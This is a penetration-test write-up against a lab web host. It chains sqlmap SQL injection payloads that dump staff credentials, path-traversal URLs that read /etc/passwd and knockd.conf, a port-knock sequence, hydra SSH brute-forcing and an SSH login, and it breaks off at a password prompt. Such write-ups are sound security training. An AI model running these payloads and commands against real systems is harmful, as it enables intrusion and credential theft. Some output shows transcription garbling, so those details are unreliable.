



PENETRATION TESTING REPORT



Penetration Test Report

Prepared by:

Mohanad Ahmed Usama Atea Ahmed
Yassen Wagih Fathy Abdel Salam
Nancy Sameh Sami Sallam
Ahmed Ayman Ahmed El-Leithy

Approach: Black-box

Tools used: Nmap, sqlmap, CrackStation (online), knock (knockd client), hydra, ssh, Kali Linux utilities, standard Linux commands




Table of Contents

- 1. Executive Summary
 - 1.1 Overview
 - 1.2 Scope of Assessment
- 2. Methodology
 - 2.1 Reconnaissance
 - 2.2 Service Enumeration
 - 2.3 SQL Injection — Discovery & Exploitation
 - 2.4 Local File Inclusion (LFI) — Reading System Files
 - 2.5 Port Knocking — Extracting & Executing the Sequence
 - 2.6 SSH Authentication & Post-Exploitation (Hydra, SSH, Sudo)
 - 2.7 Privilege Escalation Evidence
- 3. Findings
 - 3.1 SQL Injection
 - 3.2 Local File Inclusion (LFI)
 - 3.3 Disclosure of Port Knocking Configuration
 - 3.4 Weak Password Storage & Credential Reuse
 - 3.5 Port Knocking Misconfiguration
 - 3.6 Sudo Misconfiguration — Privilege Escalation Vector
- 4. Recommendations

1 Reconnaissance

Purpose: Discover live hosts and verify target availability.

Commands

```
ifconfig  
nmap -sn 192.168.196.0/24
```

```
(kali@kali)-[~]  
$ ifconfig  
docker0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500  
    inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255  
    ether 02:42:26:fa:55:aa txqueuelen 0 (Ethernet)  
    RX packets 0 bytes 0 (0.0 B)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 0 bytes 0 (0.0 B)  
    TX errors 0 dropped 11 overruns 0 carrier 0 collisions 0  
  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    inet 192.168.196.128 netmask 255.255.255.0 broadcast 192.168.196.255  
    inet6 fe80::ec00:ae72:6cf9:81ec prefixlen 64 scopeid 0x20<link>  
    ether 00:0c:29:33:c5:25 txqueuelen 1000 (Ethernet)  
    RX packets 160154 bytes 235508770 (224.5 MiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 52825 bytes 3182456 (3.0 MiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
    inet 127.0.0.1 netmask 255.0.0.0  
    inet6 ::1 prefixlen 128 scopeid 0x10<host>  
    loop txqueuelen 1000 (Local Loopback)  
    RX packets 8 bytes 480 (480.0 B)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 8 bytes 480 (480.0 B)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

```
(kali@kali)-[~]  
$ nmap -sn 192.168.196.0/24  
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-24 08:33 EDT  
Nmap scan report for 192.168.196.1  
Host is up (0.00043s latency).  
MAC Address: 00:50:56:C0:00:08 (VMware)  
Nmap scan report for 192.168.196.2  
Host is up (0.000097s latency).  
MAC Address: 00:50:56:E5:D8:8D (VMware)  
Nmap scan report for 192.168.196.138  
Host is up (0.00018s latency).  
MAC Address: 00:0C:29:29:9E:38 (VMware)  
Nmap scan report for 192.168.196.254  
Host is up (0.00015s latency).  
MAC Address: 00:50:56:ED:26:49 (VMware)  
Nmap scan report for 192.168.196.128  
Host is up.  
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.15 seconds
```

1.2 Service Enumeration

Purpose: Enumerate open ports, running services and attempt basic service/version detection.

Commands

```
nmap -A -Pn -p- 192.168.196.138
```

Explanation: Full TCP port scan with service/version detection and OS fingerprinting to identify services for further assessment (HTTP, SSH, etc.).

```
(kali@kali)-[~]
$ nmap -A -Pn -p- 192.168.196.138
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-24 08:35 EDT
Nmap scan report for 192.168.196.138
Host is up (0.00032s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE      SERVICE VERSION
22/tcp    filtered  ssh
80/tcp    open      http      Apache httpd 2.4.38 ((Debian))
|_http-title: Example.com - Staff Details - Welcome
|_http-server-header: Apache/2.4.38 (Debian)
MAC Address: 00:0C:29:29:9E:38 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.14
Network Distance: 1 hop

TRACEROUTE
HOP RTT      ADDRESS
1 0.32 ms 192.168.196.138

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 31.26 seconds
```

2) Planning

1.1 Overview (Red Team Simulation)

This project was conducted as a Red Team simulation to emulate real-world adversaries and evaluate the organisation's detection, response, and defensive controls. The purpose of this engagement was to identify potential security weaknesses within the target web application and its underlying host using a Black-Box approach and to provide actionable remediation recommendations. A full penetration test was performed against 192.168.196.138 to evaluate the application and host for common and critical vulnerabilities.

During the engagement we identified and exploited a chain of linked vulnerabilities: an SQL Injection in a search parameter allowed database extraction; a Local File Inclusion (LFI) flaw enabled reading sensitive system files (including /etc/knockd.conf); the disclosed knockd configuration revealed a port-knocking sequence that, when executed, opened SSH; credential harvesting and dictionary attacks provided valid SSH credentials; and finally, a sudoers misconfiguration presented a local privilege-escalation vector. This sequence (SQLi → LFI → disclosure of knockd.conf → knock → SSH access → credential reuse → potential PrivEsc) demonstrates a practical attack path that could result in full system compromise if not remediated.

Objective:

Simulate a realistic adversary (Red Team) to uncover exploitable weaknesses, validate detection/response capabilities, and recommend improvements to reduce risk.

Scope:

Internal network penetration testing focused on the target host 192.168.196.138 and related application functionality. Testing was conducted under an agreed black-box model (no prior credentials provided).

1.2 Scope

- Target IP: 192.168.196.138
- Assessment type: Black-box (no prior credentials)
- Network range scanned: 192.168.196.0/24 (discovery only)
- Tools used: Nmap, sqlmap, hydra, knock, ssh, CrackStation (PoC), Kali Linux utilities, standard Linux commands.
- This engagement was conducted as an internal network assessment .

1. Methodology

This section lists the commands and steps taken during the assessment. Command outputs are intentionally omitted — placeholders are provided so screenshots can be inserted later as evidence.

3) Initial Compromise

1. SQL Injection (Discovery & Exploitation)

Context: A web search endpoint accepted POST input. The HTTP request was saved to check2.txt and used as sqlmap's request file.

Commands

```
sqlmap -r check2.txt --dbs
```

```
(kali@kali)-[~]
└─$ ls
192.168.196.129  47888.c  calc.exe  check.txt  Documents  Music  nfs  Pictures  scanfile.txt  scan.txt  Templates  Videos
192.168.196.135  a.out    check2.txt  Desktop  Downloads  myscript.py  oldpassword  Public  scan_smb.txt  shell.nar  test

(kali@kali)-[~]
└─$ sqlmap -r check2.txt --dbs

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all
able local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 09:08:04 /2025-10-24/

[09:08:04] [INFO] parsing HTTP request from 'check2.txt'
[09:08:04] [INFO] testing connection to the target URL
[09:08:04] [INFO] testing if the target URL content is stable
[09:08:05] [INFO] target URL content is stable
[09:08:05] [INFO] testing if POST parameter 'search' is dynamic
[09:08:05] [INFO] POST parameter 'search' appears to be dynamic
[09:08:05] [WARNING] heuristic (basic) test shows that POST parameter 'search' might not be injectable
[09:08:05] [INFO] testing for SQL injection on POST parameter 'search'
[09:08:05] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[09:08:05] [INFO] POST parameter 'search' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable (with --string="CEO")
[09:08:05] [INFO] heuristic (extended) test shows that the back-end DBMS could be 'MySQL'
[09:08:05] [INFO] it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] y
[09:08:12] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[09:08:12] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[09:08:12] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
[09:08:12] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
[09:08:12] [INFO] testing 'MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)'
[09:08:12] [INFO] testing 'MySQL >= 5.6 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)'
[09:08:12] [INFO] testing 'MySQL >= 5.7.8 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (JSON_KEYS)'
[09:08:12] [INFO] testing 'MySQL >= 5.7.8 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (JSON_KEYS)'
sqlmap identified the following injection point(s) with a total of 50 HTTP(s) requests:

Parameter: search (POST)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: search=mary' AND 4523=4523 AND 'RbuT'='RbuT

Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: search=mary' AND (SELECT 8211 FROM (SELECT(SLEEP(5)))hQrx) AND 'kpj0'='kpj0

Type: UNION query
Title: Generic UNION query (NULL) - 6 columns
Payload: search=mary' UNION ALL SELECT NULL,CONCAT(0x716b787171,0x5765517a42446c50514e43554a756e78594665596a505771674456674669486e755861d4db
766b7a71),NULL,NULL,NULL,NULL--

[09:08:41] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 10 (buster)
web application technology: Apache 2.4.38
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[09:08:41] [INFO] fetching database names
available databases [3]:
[*] information_schema
[*] Staff
[*] users

[09:08:41] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.196.138'

[*] ending @ 09:08:41 /2025-10-24/
```


sqlmap -r check2.txt -D Staff --tables

```
(kali@kali)-[~]
$ sqlmap -r check2.txt -D Staff --tables

{1.9.0#stable}
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 09:11:03 /2025-10-24/

[09:11:03] [INFO] parsing HTTP request from 'check2.txt'
[09:11:03] [INFO] resuming back-end DBMS 'mysql'
[09:11:03] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:

Parameter: search (POST)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: search=mary' AND 4523=4523 AND 'RbuT'='RbuT

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: search=mary' AND (SELECT 8211 FROM (SELECT(SLEEP(5)))hQrx) AND 'kpj0'='kpj0

  Type: UNION query
  Title: Generic UNION query (NULL) - 6 columns
  Payload: search=mary' UNION ALL SELECT NULL,CONCAT(0x716b787171,0x5765517a42446c50514e43554a756e78594665596a505771674456674669486e7558614d4b446c76,766b7871),NULL,NULL,NULL,NULL--

[09:11:03] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 10 (buster)
web application technology: Apache 2.4.38
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[09:11:03] [INFO] fetching tables for database: 'Staff'
Database: Staff
[2 tables]
+-----+
```

```
[09:11:03] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 10 (buster)
web application technology: Apache 2.4.38
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[09:11:03] [INFO] fetching tables for database: 'Staff'
Database: Staff
[2 tables]
+-----+
| StaffDetails |
| Users        |
+-----+

[09:11:03] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.196.138'

[*] ending @ 09:11:03 /2025-10-24/
```

sqlmap -r check2.txt -D Staff -T StaffDetails --columns

```
(kali@kali)-[~]
$ sqlmap -r check2.txt -D Staff -T StaffDetails --columns

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all
able local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 09:13:05 /2025-10-24/

[09:13:05] [INFO] parsing HTTP request from 'check2.txt'
[09:13:05] [INFO] resuming back-end DBMS 'mysql'
[09:13:05] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
--
Parameter: search (POST)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: search=mary' AND 4523=4523 AND 'RbuT'='RbuT

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: search=mary' AND (SELECT 8211 FROM (SELECT(SLEEP(s))))hqrx AND 'kpj0'='kpj0

  Type: UNION query
  Title: Generic UNION query (NULL) - 6 columns
  Payload: search=mary' UNION ALL SELECT NULL,CONCAT(0x716b787171,0x5765517a42446c50514e43554a756e78594665596a505771674456674669486e7558614d4b446c7
766b7a71),NULL,NULL,NULL,NULL-- --

[09:13:05] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 10 (buster)
web application technology: Apache 2.4.38
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[09:13:05] [INFO] fetching columns for table 'StaffDetails' in database 'Staff'
Database: Staff
Table: StaffDetails
[7 columns]

+-----+-----+
| Column | Type |
+-----+-----+
| position | varchar(100) |
| email | varchar(50) |
| firstname | varchar(30) |
| id | int(6) unsigned |
| lastname | varchar(30) |
| phone | varchar(20) |
| reg_date | timestamp |
+-----+-----+

[09:13:05] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.196.138'
[*] ending @ 09:13:05 /2025-10-24/
```

sqlmap -r check2.txt -D Staff -T Users --columns

```
(kali@kali)-[~]
$ sqlmap -r check2.txt -D Staff -T Users --columns

[+] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 09:15:43 /2025-10-24/

[09:15:43] [INFO] parsing HTTP request from 'check2.txt'
[09:15:43] [INFO] resuming back-end DBMS 'mysql'
[09:15:43] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
--
Parameter: search (POST)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: search=mary' AND 4523=4523 AND 'RbuT'='RbuT

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: search=mary' AND (SELECT 8211 FROM (SELECT(SLEEP(5)))hQrx) AND 'kpjO'='kpjO

  Type: UNION query
  Title: Generic UNION query (NULL) - 6 columns
  Payload: search=mary' UNION ALL SELECT NULL,CONCAT(0x716b787171,0x5765517a4246c50514e43554a756e78594665596a505771674456674669486e7558614d4b446c76,0x7766b7a71),NULL,NULL,NULL,NULL-- --

[09:15:43] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 10 (buster)
web application technology: Apache 2.4.38
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[09:15:43] [INFO] fetching columns for table 'Users' in database 'Staff'
Database: Staff
Table: Users
[3 columns]
```

```
[09:15:43] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 10 (buster)
web application technology: Apache 2.4.38
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[09:15:43] [INFO] fetching columns for table 'Users' in database 'Staff'
Database: Staff
Table: Users
[3 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| Password | varchar(255) |
| UserID | int(6) unsigned |
| Username | varchar(255) |
+-----+-----+

[09:15:43] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.196.138'



[*] ending @ 09:15:43 /2025-10-24/
```

sqlmap -r check2.txt -D Staff -T Users -C
username,password --dump

```
(kali@kali)~$ sqlmap -r check2.txt -D Staff -T Users -C Username,Password --dump
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 09:16:23 /2025-10-24/
[09:16:23] [INFO] parsing HTTP request from 'check2.txt'
[09:16:23] [INFO] resuming back-end DBMS 'mysql'
[09:16:23] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: search (POST)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: search=mary' AND 4523=4523 AND 'Rbu'='RbuT
  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: search=mary' AND (SELECT B211 FROM (SELECT(SLEEP(5))))hQrx AND 'kpj0'='kpj0
  Type: UNION query
  Title: Generic UNION query (NULL) - 6 columns
  Payload: search=mary' UNION ALL SELECT NULL,CONCAT(0x716b787171,0x5765517a42446c50514e43554a756e78594665596a505771674456674669486e7558614d4b446c7766b7a71),NULL,NULL,NULL,NULL--
[09:16:23] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 10 (buster)
web application technology: Apache 2.4.38
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[09:16:23] [INFO] fetching entries of column(s) 'Password,Username' for table 'Users' in database 'Staff'
[09:16:23] [INFO] recognized possible password hashes in column 'Password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] n
```

```
do you want to crack them via a dictionary-based attack? [Y/n/q] y
[09:17:07] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.txt' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
>
[09:17:42] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] n
[09:17:57] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[09:17:57] [INFO] starting 6 processes
[09:18:03] [WARNING] no clear password(s) found
Database: Staff
Table: Users
[1 entry]
+-----+-----+
| Username | Password |
+-----+-----+
| admin    | 856f5de590ef37314e7c3bdf6f8a66dc |
+-----+-----+
[09:18:03] [INFO] table 'Staff.Users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.196.138/dump/Staff/Users.csv'
[09:18:03] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.196.138'
[*] ending @ 09:18:03 /2025-10-24/
```

Note : One extracted MD5 hash was tested on CrackStation to demonstrate recoverability as a PoC. In production, use secure cracking policies and avoid storing sensitive hashes for long.



sqlmap -r check2.txt -D users --tables

```
(kali@kali)-[~]
$ sqlmap -r check2.txt -D users --tables

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 09:26:54 /2025-10-24/

[09:26:54] [INFO] parsing HTTP request from 'check2.txt'
[09:26:55] [INFO] resuming back-end DBMS 'mysql'
[09:26:55] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: search (POST)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: search=mary' AND 4523=4523 AND 'RbuT'='RbuT

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: search=mary' AND (SELECT 8211 FROM (SELECT(SLEEP(5)))hQrx) AND 'kpjO'='kpjO

  Type: UNION query
  Title: Generic UNION query (NULL) - 6 columns
  Payload: search=mary' UNION ALL SELECT NULL,CONCAT(0x716b787171,0x5765517a42446c50514e43554a756e78594665596a505771674456674669486e7558614d4b446c766b7a71),NULL,NULL,NULL,NULL-- --

[09:26:55] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 10 (buster)
web application technology: Apache 2.4.38
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[09:26:55] [INFO] fetching tables for database: 'users'
Database: users
[1 table]
```

sqlmap -r check2.txt -D users -T UserDetails --columns

```
(kali@kali)-[~]
$ sqlmap -r check2.txt -D users -T UserDetails --columns

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 09:27:32 /2025-10-24/

[09:27:32] [INFO] parsing HTTP request from 'check2.txt'
[09:27:32] [INFO] resuming back-end DBMS 'mysql'
[09:27:32] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: search (POST)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: search=mary' AND 4523=4523 AND 'RbuT'='RbuT

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: search=mary' AND (SELECT 8211 FROM (SELECT(SLEEP(5)))hQrx) AND 'kpjO'='kpjO

  Type: UNION query
  Title: Generic UNION query (NULL) - 6 columns
  Payload: search=mary' UNION ALL SELECT NULL,CONCAT(0x716b787171,0x5765517a42446c50514e43554a756e78594665596a505771674456674669486e7558614d4b446c766b7a71),NULL,NULL,NULL,NULL-- --

[09:27:32] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 10 (buster)
web application technology: Apache 2.4.38
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[09:27:32] [INFO] fetching columns for table 'UserDetails' in database 'users'
Database: users
Table: UserDetails
[6 columns]

+-----+-----+
| Column | Type |
+-----+-----+
| firstname | varchar(30) |
| id | int(6) unsigned |
| lastname | varchar(30) |
| password | varchar(20) |
| reg_date | timestamp |
| username | varchar(30) |
+-----+-----+

[09:27:32] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.196.138'

[*] ending @ 09:27:32 /2025-10-24/

(kali@kali)-[~]
$ sqlmap -r check2.txt -D users -T UserDetails -C username,password --dump
```

sqlmap -r check2.txt -D users -T UserDetails -C
username,password --dump

```
+-----+-----+
| username | password |
+-----+-----+
| marym   | 3kfs86sfd |
| julied  | 468sfdfsd2 |
| fredf   | 4sfd87sfd1 |
| barneyr | RocksOff |
| tomc    | TC8TheBoyz |
| jerry   | 88m48sd |
| wilmaf  | Pebbles |
| bettyr  | BamBam01 |
| chandlerb | UrAG00! |
| joeyt   | Passw0rd |
| rachelg | yN7Zrdsd |
| rossg   | IloveRachel |
| monicag | 3248dsds7s |
| phoebeb | smellycats |
| scoots  | YR3BVxxxw87 |
| janitor | Ilovepeepee |
| janitor2 | Hawaii-Five-0 |
+-----+-----+

[09:30:08] [INFO] table 'users.UserDetails' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.196.138/dump/users/UserDetails.csv'
[09:30:08] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.196.138'
[*] ending @ 09:30:08 /2025-10-24/
```

Purpose

2. Test the search POST parameter for SQL Injection (boolean/time/UNION).
3. Enumerate databases and tables and dump selected columns for proof-of-concept.
4. Save output to sqlmap's output folder for evidence.

1.3 Local File Inclusion (LFI)



Technique: Use path traversal or file include parameter to read files from the filesystem via vulnerable file parameter (e.g., welcome.php).

```
http://192.168.196.138/welcome.php?file=../../../../../etc/passwd
```

```
http://192.168.196.138/welcome.php?file=////////etc/knockd.conf
```

Purpose

- Read sensitive files (e.g., /etc/passwd) to enumerate local users and potential target accounts.
- Read configuration files (e.g., /etc/knockd.conf) to discover security mechanisms and credentials/sequences.



1.4 Port Knocking (extracting the sequence & executing it)

Context: knockd.conf contained open/close sequences for SSH.

Commands

```
knock -v 192.168.196.138 7469 8475 9842  
nmap -p 22 192.168.196.138
```

Purpose

- Trigger the server to add a temporary iptables rule opening port 22 for the attacker's IP.
- Verify port 22 transitions from filtered to open.

```
(kali@kali)-[~]  
$ knock -v 192.168.196.138 7469 8475 9842  
hitting tcp 192.168.196.138:7469  
hitting tcp 192.168.196.138:8475  
hitting tcp 192.168.196.138:9842  
  
(kali@kali)-[~]  
$ nmap -sV 192.168.196.138  
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-24 09:51 EDT  
Nmap scan report for 192.168.196.138  
Host is up (0.00016s latency).  
Not shown: 998 closed tcp ports (reset)  
PORT      STATE SERVICE VERSION  
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u1 (protocol 2.0)  
80/tcp    open  http     Apache httpd 2.4.38 ((Debian))  
MAC Address: 00:0C:29:29:9E:38 (VMware)  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 7.47 seconds
```

4) Post-Exploitation

1.5 SSH Authentication & Post-Exploitation (Hydra, SSH, sudo)

Purpose: Use harvested credentials or brute-force/dictionary techniques to obtain an interactive shell, then enumerate local privilege escalation opportunities.

Commands

```
hydra -L users.txt -P passwords.txt ssh://192.168.196.138
```

```
ssh fredf@192.168.196.138
```

ls -all

Purpose

- Validate credentials, obtain interactive sessions, run basic enumeration (UID, sudo privileges, kernel/version, installed packages) to identify misconfigurations that enable Privilege Escalation.

```
(kali@kali)-[~]
└─$ ls
192.168.196.129  a.out      check.txt  Downloads  nfs         Pictures    scan_smb.txt  Templates  Videos
192.168.196.135  calc.exe   Desktop    Music      oldpasswd   Public      scan.txt      test
4780.c          check2.txt Documents  myscript.py  passwords.txt  scanfile.txt  shell.war     users.txt

(kali@kali)-[~]
└─$ hydra -L users.txt -P passwords.txt 192.168.196.138 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes
n-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-24 09:54:31
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 289 login tries (l:1/p:17), ~19 tries per task
[DATA] attacking ssh://192.168.196.138:22/
[22][ssh] host: 192.168.196.138  login: chandlerb password: UxAG00!
[22][ssh] host: 192.168.196.138  login: joey password: Password
[22][ssh] host: 192.168.196.138  login: jamitor password: 1lovepeepe
1 of 1 target successfully completed, 3 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-10-24 09:55:30
```

```
[kali@kali]~$ ssh fredf@192.168.196.138
fredf@192.168.196.138's password:
